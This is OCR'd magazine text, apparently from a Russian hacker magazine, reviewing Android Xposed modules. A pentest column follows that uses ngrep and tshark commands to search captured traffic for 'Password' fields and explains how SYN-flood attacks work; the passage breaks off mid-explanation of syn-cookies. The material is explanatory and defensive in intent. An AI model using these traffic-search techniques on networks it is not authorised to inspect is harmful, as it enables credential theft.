Любой класс в Android загружается с помощью небольшого нативного приложения /system/bin/app_process. Его задача — запустить виртуальную машину Dalvik, загрузить необходимые для работы системные классы (окружение исполнения) и передать управление классу (на самом деле происходит обращение к сервису Zygote, который форкает уже готовую ВМ и окружение в режиме copy-on-write, но в нашем случае это неважно).


Xposed представляет собой модифицированную версию app_process, которая при запуске первым делом загружает в память специальный Java-класс-перехватчик, а лишь после него — оригинальный Java-класс. Перехватчик выступает в качестве посредника для любых вызовов Java-методов, инициированных оригинальным классом, и, в случае необходимости, перенаправляет их классу-обработчику.

Последний как раз и занимается тем, что изменяет поведение системы. Например, для определения цвета текста приложения используют метод GetColor класса android.content.res.Resources. Если класс-обработчик перехватит этот метод и вернет вместо кода серого цвета код зеленого, все надписи в интерфейсе станут зелеными. Модификации могут быть и более сложными, например когда они связаны с альтернативной реализацией сразу нескольких методов и целых классов.

В комплекте Xposed готовых классов-обработчиков нет, но он позволяет любому разработчику распространять их в виде обычных APK-пакетов, а пользователю просто установить и активировать с помощью специального интерфейса. Другими словами, с помощью Xposed можно устанавливать и удалять модификации Android как обычные приложения, без необходимости в прошивке, копировании в системный каталог и без какого-либо риска.


### МОДУЛИ

В терминологии Xposed классы-обработчики называются модулями, и в данный момент их насчитывается уже более сотни. Причем это не какие-то игрушки с изменением цветов из предыдущего примера, а серьезные доработки, такие как движок тем, глубокие модификации строки состояния, секьюрити-патчи, блокиратор рекламы, менеджер полномочий приложений и многое другое. В оставшейся части статьи я расскажу о наи-





**Для установки Xposed достаточно нажать одну кнопку**




**После активации новых модулей устройство придется перезагружать**



**WWW**

Платная версия XPrivacy с возможностью импорта и экспорта настроек: www.faircode.eu/xprivacy
Большая коллекция модулей Xposed: goo.gl/HI7lh

более интересных модификациях, а пока о том, как установить Xposed.

Xposed невозможно найти в маркете, с точки зрения Google это вредоносное приложение, которое может навредить системе. Это, конечно же, не так, но мы не будем спорить с Google, а просто скачаем приложение из интернета (goo.gl/NNwZ9, файл XposedInstaller_2.1.4.apk). После установки приложение запросит права root, а затем выведет на экран интерфейс с несколькими кнопками. Нажимаем Install/Update и перезагружаем смартфон.

Все установленные пакеты, содержащие модули Xposed, будут автоматически появляться на вкладке Modules приложения. Включить их можно, просто поставив галочку напротив, а затем перезагрузив смартфон. К сожалению, искать и скачивать модули придется самостоятельно, так как в Google Play большинства из них нет, а работа по созданию родного репозитория Xposed еще не завершена.

## МОДИФИКАЦИИ ИНТЕРФЕЙСА

Наибольшего внимания заслуживают модули, которые каким-либо образом изменяют внешний вид операционной системы. Таких модулей на просторах инета довольно много, и среди них есть бриллианты из разряда must have. В этом разделе мы поговорим о них.

Maximize widgets on lockscreen (goo.gl/pcqMB5). Простой модуль, который автоматически разворачивает виджеты на экране блокировки при включении смартфона. Очень удобен при использовании больших информационных виджетов наподобие DashClock. В CyanogenMod, кстати, есть аналогичная функциональность (Настройки → Экран блокировки → Развернутые виджеты).

AOSP Lockscreen (goo.gl/IxAj58). Модуль заменяет экран блокировки на стандартный из поставки Android, без модификаций производителя смартфона. Будет полезен тем, кто хочет получить look and feel обычного Android, не устанавливая стороннюю прошивку.

AppSettings (goo.gl/JYXx1). Добавляет в любую прошивку функциональность, аналогичную настройкам приложений в прошивке ParanoidAndroid. С его помощью можно изменять значение DPI для отдельно взятых приложений, отключить показ строки состояния во время их работы, отключить гашение экрана или изменить язык. С помощью изменения DPI можно сделать так, чтобы приложение работало в планшетном режиме на телефоне (DPI = 160) или в телефонном на планшете (DPI > 240).

Battery Themeing (goo.gl/QDxDm1). Модуль с большим количеством различных стилей отображения заряда батареи, от круговых до различных символов и изображений.

XThemeEngine (goo.gl/ESXNm). Полноценный движок тем, практически повторяющий аналогичный движок в прошивке CyanogenMod. Позволяет полностью изменять внешний вид интерфейса, включая иконки, но по техническим причинам несовместим с темами для CyanogenMod. Встроенного репозитория тем также нет, так что их придется искать самостоятельно. Небольшую коллекцию можно найти здесь: goo.gl/SR5Y1.

Icon Themer (goo.gl/ZsfD8M). Еще один движок тем, в этот раз для замены иконок. Позволяет использовать комплекты иконок, созданные для Nova Launcher, Apex Launcher и ADW Launcher, в любых ланчерах. Сотни различных айконпаков можно найти в Google Play.


WisdomSky Xploit (goo.gl/Lu8L9l). Модуль для глубокой кастомизации строки состояния. Позволяет изменять цвета, стиль отображения часов и батареи и многое другое.

## КОЛЛЕКЦИИ ТВИКОВ


Кроме модулей узконаправленной функциональности, есть и целые коллекции твиков в стиле «все в одном». Они позволяют делать множество вещей — от изменения цвета часов в строке состояния до включения различных скрытых функций, вроде переворота локскрина в зависимости от положения экрана или эффекта выключения экрана в стиле старого телевизора (его можно найти в прошивках устройств серии Nexus и CyanogenMod).

GravityBox (goo.gl/hjVtsT) — одна из таких коллекций твиков и доработок с акцентом на рядовых пользователей. Наиболее интересные возможности:

- Всплывающие наэкранные клавиши навигации в стиле PIE из ParanoidAndroid. После активации наэкранные клавиши управления внизу экрана исчезают, а вместо них появляются всплывающие с одной из сторон экрана кнопки. Очень удобная must have функциональность (также доступна в приложении LMT Launcher).




**App Settings позволяет изменить внешний вид и поведение любого приложения**




**Достаточно изменить значение DPI на 160, и интерфейс приложения изменится на планшетный**

- Возможность изменения расположения и удаления кнопок (тайлов) быстрого управления питанием в шторке. Также доступно несколько дополнительных кнопок, в том числе фонарик и быстрое включение точки доступа.
- Возможность изменения строки состояния, ее цвета, цвета текста и стиля отображения батареи и часов, изменения фонового изображения и прозрачности шторки.
- Расширенное меню выключения с возможностью перезагрузки в Recovery.
- Переключение композиций в стандартном плеере с помощью долгого нажатия на кнопки громкости.
- Исправление самого известного небага Android — отображение фото звонящего не на весь экран (есть в виде отдельного модуля: goo.gl/mZIOvH).
- Эффект выключения экрана в стиле старого телевизора.
- Авторазворот виджетов на локскрине.
- Включение режима вибро при перевороте смартфона экраном вниз.
- Патч для уязвимости Master Key (возможность внедрения любых файлов в системный APK-пакет и его установки без предупреждений). Есть в виде отдельного модуля (goo.gl/q4ReTt).
- Гибкое управление подсветкой кнопок и светодиодом.
- Исправление множества багов, присутствующих в прошивках для MTK6589-устройств (китайские смартфоны 2013 года выпуска).

Еще одна популярная коллекция — это MoDaCo Toolkit (goo.gl/MZ8AgU), сборник довольно специфичных и узконаправленных твиков и хаков с акцентом на смартфоны HTC от известного комьюнити MoDaCo. Возможности:

- Совместимость с рабочим столом Facebook Home.
- Маскировка смартфона под устройство с разрешением экрана 720p. Полезно владельцам 1080p-смартфонов и планшетов, которым недоступны некоторые приложения в Google Play.
- Неограниченный угол поворота экрана при наклоне устройства.
- Различные твики строки состояния.
- Возможность изменения настроек build.prop на лету (BOARD, BRAND, DEVICE, MODEL, PRODUCT). Можно использовать для получения доступа к приложениям в Google Play.
- Работа чипа NFC даже во время сна устройства. Для тех, кто часто пользуется NFC-метками (есть как отдельный модуль: goo.gl/dqFmll).
- Множество твиков для HTC One: отключение предупреждения о завышенном уровне громкости (одним модулем goo.gl/9MJw7f), дополнительные опции выключения (перезагрузка, Recovery), включение смартфона кнопкой громкости, отключение бесполезной опции Kid Mode в Power Menu (долгое нажатие кнопки включения), иконка Blinkfeed на рабочем столе.


На самом деле в составе тулкита гораздо больше модификаций и твиков, но они настолько специфичные и нужны столь малому количеству пользователей, что смысла описывать их все на страницах журнала я не вижу и вместо этого отправляю читателя на страницу приложения на XDA Developers.

Tweakbox (goo.gl/E06tr) — один из первых модулей и коллекций твиков для Xposed. Интересен тем, что обладает небольшой, но действительно необходимой функциональностью. В комплекте: разные стили отображения батареи и уровня сигнала, регулировка уровней критического заряда батареи (по дефолту 5 и 15%), запись разговоров, отключение функции включения экрана при отсоединении от зарядника (есть в CyanogenMod), переключение между композициями с помощью качельки громкости, изменение поведения при долгом нажатии на кнопку «Домой», ТВ-эффект выключения экрана.


### БЕЗОПАСНОСТЬ

Кроме упомянутого в предыдущем разделе модуля, закрывающего баг Master Key, для Xposed доступно еще несколько интересных секьюрити-модулей. Один из них — это XPrivacy, система принудительного ограничения приложений в полномочиях. Второй — PeerBlock, аналог одноименного приложения для ПК, предназначенного для блокировки разных рекламных, небезопасных и фишинговых сайтов. Далее мы подробно рассмотрим функциональность каждого из них.

Начнем с XPrivacy (goo.gl/eW4Na), модуля для ограничения приложений в полномочиях, который работает в связке с системой безопасности Android. Его задача — дать пользователю контроль над тем, какие именно полномочия (например, доступ к интернету, возможность отправки SMS или запись данных на карту памяти) будут разрешены приложению, а какие — нет. По умолчанию Android дает приложению доступ ко всем запрошенным им полномочиям, но с помощью XPrivacy некоторые из них можно отозвать.



**Длинные списки твиков модуля GravityBox**



**GravityBox — тюнинг авторегулировки яркости и кнопок управления питанием**



**INFO**

Перехват управления не новая идея, она реализована в UNIX-подобных ОС средствами предварительной загрузки библиотек (LD_PRELOAD) и перехвата системных вызовов с помощью ptrace. В Windows существуют техники под названием сплайсинг и сабклассинг, кстати, их используют многие бэкдоры и трояны.

## CYDIA SUBSTRATE

По своей сути Xposed — это Android-аналог популярного приложения Cydia Substrate для iOS, созданного небезызвестным Saurik, автором репозитория Cydia. Substrate используется в джейлбрейкнутых i-устройствах повсеместно для создания разного рода модификаций. Часто фреймворк устанавливается в процессе взлома устройства вместе с одноименным репозиторием.


Совсем недавно Saurik выпустил версию Cydia Substrate для Android. Фреймворк получился куда более продвинутым, чем Xposed, он создает меньший оверхед на систему, позволяет модифицировать как Java-код, так и нативный, с более продвинутым методом перехвата управления, основанным на внедрении кода и функцией защиты от глючных модификаций (достаточно загрузить смартфон с зажатой кнопкой уменьшения громкости для отключения всех модулей).

Тем не менее за полгода существования Cydia Substrate для Android так и не получила распространения. Встроенный маркет содержит всего две модификации: движок тем WinterBoard и Cydia Backport с секьюрити-патчами. Оба написаны самим Saurik.




**INFO**


На странице Xposed есть файл Xposed-Disabler-CWM.zip, который следует использовать для прошивки через Recovery в том случае, если фреймворк установился криво и теперь смартфон не загружается.





**Приложения, помеченные глобусом, имеют доступ в интернет, восклицательный знак — небезопасные полномочия**




**Однопользовательской игре доступ в интернет не нужен!**




**Лаконичный PeerBlock**




**Greenify и список бодрствующих приложений**

XPrivacy распространяется в виде обычного APK-пакета (goo.gl/QrJYZw), который, помимо модуля, также включает в себя графический менеджер полномочий. Кроме установки APK-пакета, придется прошить через кастомный Recovery-фикс для Xposed, необходимый для корректного ограничения некоторых полномочий (впрочем, модуль работает и без него). Фикс можно получить на сайте goo.im (goo.im/devs/M66B/xprivacy), выбрав подходящий для своей версии Android: Xposed_fix_4.0_v2.zip, Xposed_fix_4.1.zip, Xposed_fix_4.2.zip или Xposed_fix_4.3.zip. Работу других модулей он не нарушит.

После установки и активации модуля в Xposed в меню приложений появится иконка XPrivacy, которая открывает приложение для управления полномочиями. Главный экран приложения — это список всего софта, установленного в системе. По отношению к любому из них можно активировать систему ограничения, просто поставив галочку напротив и выбрав в открывшемся окне разрешенные привилегии. При этом система сама даст подсказки на счет безопасности тех или иных полномочий, выделив небезопасные жирным шрифтом, а наиболее опасные — розовым фоном. К первым, кстати, относятся доступ к учетным записям и ID устройства, а ко вторым — интернет и хранилище данных. Приложения, запрашивающие небезопасные полномочия и доступ в интернет, также будут выделены в основном списке приложений с помощью соответствующих иконок.

Особо отмечу, что там, где это возможно, XPrivacy использует фиктивные данные вместо явного возврата кода ошибки приложению. То есть, если запретить приложению читать информацию о местоположении и владельце смартфона, модуль не станет закрывать доступ к этим данным, а вернет фиктивное местоположение и рандомно сгенерированную инфу о юзере. Эта особенность выгодно отличает XPrivacy от других подобных решений, так как очень редко приводит к падению приложений из-за отозванных привилегий.

Второй модуль, PeerBlock (www.peerblock.com) — это альтернативная реализация одноименного приложения для Windows. Вся его работа заключается в том, чтобы блокировать доступ операционной системы и приложений к определенным интернет-адресам на основе правил и списков. По сути, это аналог Adblock+, но с возможностью гибкого управления, а самое главное, работающий на более низком уровне ОС (а не в виде прокси, который сам общается с сервером и затем отдает данные системе).

В настоящее время PeerBlock использует два метода определения блокируемых хостов: по наличию Ad в адресе хоста и на основе списков адресов, находящихся в каталоге /sdcard/PeerBlockLists/ в обычных текстовых файлах. Первый активирован по умолчанию; чтобы активировать второй, придется скачать список хостов с какого-либо ресурса, например www.iblocklist.com. Далее файл достаточно положить в указанный каталог, запустить приложение PeerBlock for Android и на вкладке Block Lists нажать кнопку Rebuild cache blocklist.

## GREENIFY

Еще один очень интересный Xposed-модуль — это Greenify (goo.gl/HAF11), система, которая превращает смартфон в выборочное однозадачное устройство. Это означает, что после его установки у тебя появится возможность «заморозить» любое приложение, так что ты сможешь продолжать им пользоваться, но оно не будет работать в фоне. К примеру, у тебя установлен твиттер-клиент, который каждый час просыпается и начинает обновлять ленту, просыпается днем, ночью, в любое время года. И каждый раз, когда он просыпается, процессор переводится в менее энергоэффективный режим, а драйвер Wi-Fi выходит из спячки, из-за чего драгоценный заряд батареи постепенно утекает в никуда.


Greenify позволяет полностью отключить любую фоновую активность любого приложения, при этом оставив его полностью работоспособным, так что ленту можно будет обновить самостоятельно, когда нужно. По сути, это мягкий аналог таск-киллера, за тем исключением, что он не убивает приложение (с точки зрения энергопотребления это еще хуже, чем фоновая работа), а просто запрещает ему выполнять фоновые операции.

Greenify почти полностью автоматизирован, поэтому все, что нужно сделать, — это запустить его, нажать кнопку + и выбрать из списка наиболее активные приложения. Система сама рассортирует приложения по количеству просыпаний, укажет, для чего они просыпаются и когда запланировано следующее бодрствование. Все это на русском, так что разобраться будет просто. Единственное, я бы не рекомендовал замораживать системные приложения и виджеты.

## ВЫВОДЫ

Xposed — невероятно удобная и эффективная система модификации Android, которую можно смело вносить в список must have приложений для всех root-юзеров. Описанные в статье модули лишь малая часть из того огромного количества модификаций, которые можно найти в интернете. ⌶

# EASY HACK




Алексей «GreenDog» Тюрин, Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



**DVD**

Все описанные программы со всей рубрики ищи на диске.



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

## ОПРЕДЕЛИТЬ ТИП ФАЙЛА

### РЕШЕНИЕ

При пентесте различных систем часто возникает потребность понять, с каким типом данных мы имеем дело. Например, есть файл, который обрабатывается исследуемой программой, и необходимо узнать, в каком он формате. Или общается клиент с сервером, и «видно», что передается какой-то файл, а структура и тип его неясны. И ведь пока достаточно точно не поймешь, с чем ты имеешь дело, дальнейшая работа будет просто неэффективна.

Конечно, задача эта всплывает не так часто. Во многих случаях у нас есть возможность посмотреть расширение файла и понять что да как. Или посмотреть первые байты, которые часто указывают на формат. Ну и конечно, обратиться к документации. Но все же это не всегда возможно. Разработчики, особенно хоть сколько-то специализированного софта, очень любят «извращения».


Приведу пример. Была как-то работка. Вроде бы все просто: приложение «клиент-сервер» и общение по HTTP-протоколу. Что тут может быть проблемного? Да вот когда мы установили свой прокси между клиентом и сервером, то в Burp'е мы смогли увидеть только HTTP-заголовки, а тело запросов оказалось «кракозяберное». После исследования оказалось, что тело просто заархивировано bzip'ом и при этом отрезан bzip-заголовок.

Другой пример, который как-то встречали (хотя он немного из другой темы). Строка, в которой хранились «интересные» данные, была странноватой: визуально похожа на Base64, но только текст нельзя было декодировать по Base64. После реверса ПО оказалось, что там использовалась модифицированная версия Base64. Алгоритм тот же, но подставляемые символы другие. В любом случае форматов файлов много, и не всегда удается определить их с первого взгляда.

В качестве одного из быстрых решений можно воспользоваться программами-идентификаторами. В них есть набор паттернов для различных форматов файлов, и на основе него они могут указать, что за экземпляр, или подсказать, в какую сторону копать, если совпадение не точное.


Такие тулзы достаточно просто находятся в Сети. Одна из них — FiletypeID (goo.gl/xosKJ4). Очень быстро и удобно. Написана она на Python + Qt. Перетащил в окошко файл и видишь статистику, «на что он похож».

Еще, возможно, будет интересен ресурс от Марко Понтелло (Marco Pontello) (goo.gl/YYAF5i). Здесь расположена достаточно большая база по различным форматам файлов и их паттернов (в общем-то, FiletypeID на ней и основывается).




Определяем формат файла

# ОПРЕДЕЛИТЬ ПРОТОКОЛ ПО СЕТЕВОМУ ТРАФИКУ




**Определяем протоколы в дампе трафика**

### РЕШЕНИЕ

В продолжение предыдущей темы интересен также вопрос с определением типа протокола в трафике. Здесь, правда, все значительно труднее. Если протоколы низкого уровня определить не проблема (транспортный и ниже), а также выделить SSL-трафик, например, то чистый уровень приложений — это уже проблема.

Конечно, Wireshark (и его аналоги) все хорошо «подсвечивают», но во многом на основании привязки протоколов к каким-то типовым портам. Отклонения от этого, не говоря уж о смешении протоколов, не позволяют ему определить протокол.

В качестве помощника может пригодится утилита SPID (goo.gl/JjkbYY) — своего рода концепт идентификатора протоколов. Она задействует гораздо больший ряд параметров и паттернов, что серьезно увеличивает вероятность определения протокола.

К сожалению, база невелика. Так что в большинстве случаев определять протоколы приходится на основании своих познаний и размышлений.

> *Wireshark (и его аналоги) все хорошо «подсвечивают», но во многом на основании привязки протоколов к каким-то типовым портам*

# ПОИСК ПОДСТРОКИ В СЕТЕВОМ ТРАФИКЕ

### РЕШЕНИЕ

Еще одна стандартная задачка — поиск всякой интересной информации в незнакомом протоколе. Конечно, во многом главным инструментом опять-таки остается Wireshark, который позволяет искать и текстовые строки, и hex, а также поддерживает юникод... Вот только автоматизировать этот процесс с Wireshark нельзя. Простой пример — мы хотим найти поле с паролем. Но оно ведь может называться password, pass, pwd... Что же сделать? Есть парочка решений.

Первое — воспользоваться классической утилиткой ngrep (сокращение от Network Grep). Она проста, быстра, хотя и не очень показательна. Однако с задачей поиска справляется вполне хорошо. Ngep может производить поиск в pcap-файле или из живого трафика (что тоже может быть интересно). При этом умеет искать строки, бинарщину, частично поддерживая регулярные выражения. Вот пример с поиском строки Password:

```
ngrep.exe -I test.pcap "Password"
ngrep.exe -I test.pcap -xX "0x50617373776f7264"
```

- -I — откуда читать данные;
- -x — поиск hex-строки;
- -X — вывод в hex-формате.

Как один из минусов можно отметить, что ngrep не воссоздает сессии, а ищет данные в отдельных пакетах. Скачать ее можно отсюда: goo.gl/WPFUc4.

Второй вариант — воспользоваться консольным собратом Wireshark'а — tshark'ом. Он входит в комплект с Wireshark'ом, так что устанавливать ничего не надо. От него нам потребуется возможность вывода только части информации (параметр -T fields). Мы можем указать, используя стандартные фильтры, какой конкретно поток данных нам необходимо проанализировать (например, по типу протокола или по IP-адресам), чтобы избавиться от излишков информации. А дальше указать ему, чтобы он выводил только, например, исходящий IP-адрес (для идентификации пакета) и сами данные из пакета. После этого в наших руках вся сила консоли для обработки обычного потока строк, в виде grep'a и других утилит. Для повторения последнего варианта воспользуемся следующим правилом:

```
tshark.exe -r test.pcap -T fields -e ip.src -e data -n | ↵
grep "50617373776f7264"
```

- -r — откуда читать инфу (возможно прямо с интерфейса);
- -T fields — выводить только конкретные поля;
- -e — перечисление необходимых полей пакета для их вывода;
- -n — не резолвить IP в имена.

При этом следует отметить, что если бы формат пакета (application-уровень) был известен tshark'у, то мы могли бы обратиться к конкретному его полю, а не просто как к data.




**Отыскиваем различные строки в трафике**

# ЗАЩИТИТЬСЯ ОТ SYN-ФЛУДА

### РЕШЕНИЕ

Такая техника, как syn-flood, некогда была достаточно мощной DoS-атакой. Хотя, конечно, после изобретения и повсеместного внедрения «syn-cookie» потенциал ее изрядно подтупился и вся тема покрылась пылью. В результате теперь не так много людей в курсе того, что же такое syn-cookie и как оно работает. И это мне кажется удивительным, ведь решение само по себе оказалось достаточно интересным. Так что позволю себе познакомить тебя с ним. Вдобавок скажу, что тема эта пригодится для решения еще одной задачи, которая будет в следующем номере.

Итак, для начала нам надо понять, что же такое syn-флуд. Здесь все просто, только необходимо вспомнить, как устанавливается TCP-соединение. У нас есть клиент, есть сервер. Клиент посылает первый TCP-пакет на сервер с установленным флагом SYN (synchronization) в заголовках пакета. Сервер, получив пакет, отвечает вторым TCP-пакетом, только указывая в заголовке флаги — SYN и ACK (acknowledge). Дальше клиент должен ответить пакетом с флагом ACK, и данные можно передать.

Как видишь, всего три шага. А теперь прикинь, что мы с этим можем сделать. Во-первых, после отправки первого пакета мы вроде как должны (как клиенты) дождаться SYN + ACK. Но ведь можем и не дожидаться! А в то же время сервер, получив SYN, обязан ожидать последующего пакета — ACK. Во-вторых, первый пакет мы можем послать от любого IP-адреса, если у нас нет цели получить второй пакет от сервера. В-третьих, сами пакеты маленькие по объему.

Вдобавок к этому, получив SYN-пакет, сервер должен «помнить» о характеристиках начавшегося подключения, и это, наверное, самое главное. То есть сервер должен помнить, а клиент — нет (если нет цели устанавливать соединение).

Таким образом, мы очень просто можем отправить большое количество SYN-запросов на сервер. И каждый из них он обязан будет контролировать. По каждому — должен ожидать ACK-пакет от клиента, после собственного SYN + ACK пакета. Итог: на сервере переполняется очередь полуоткрытых подключений и легитимные клиенты уже не могут подключиться. Вот так все просто. Можешь глянуть на картинке пример.

Так вот — защита оказалась вполне элегантной. Если не углубляться в подробности, то основная фича в том, чтобы избавить сервер от необходимости вести эти самые очереди. Как же этого добились? Для понимания нам надо вспомнить про такое поле TCP, как Sequence number. Оно представляет собой 32-битное поле и содержит случайное число, по которому определяется TCP-сессия.

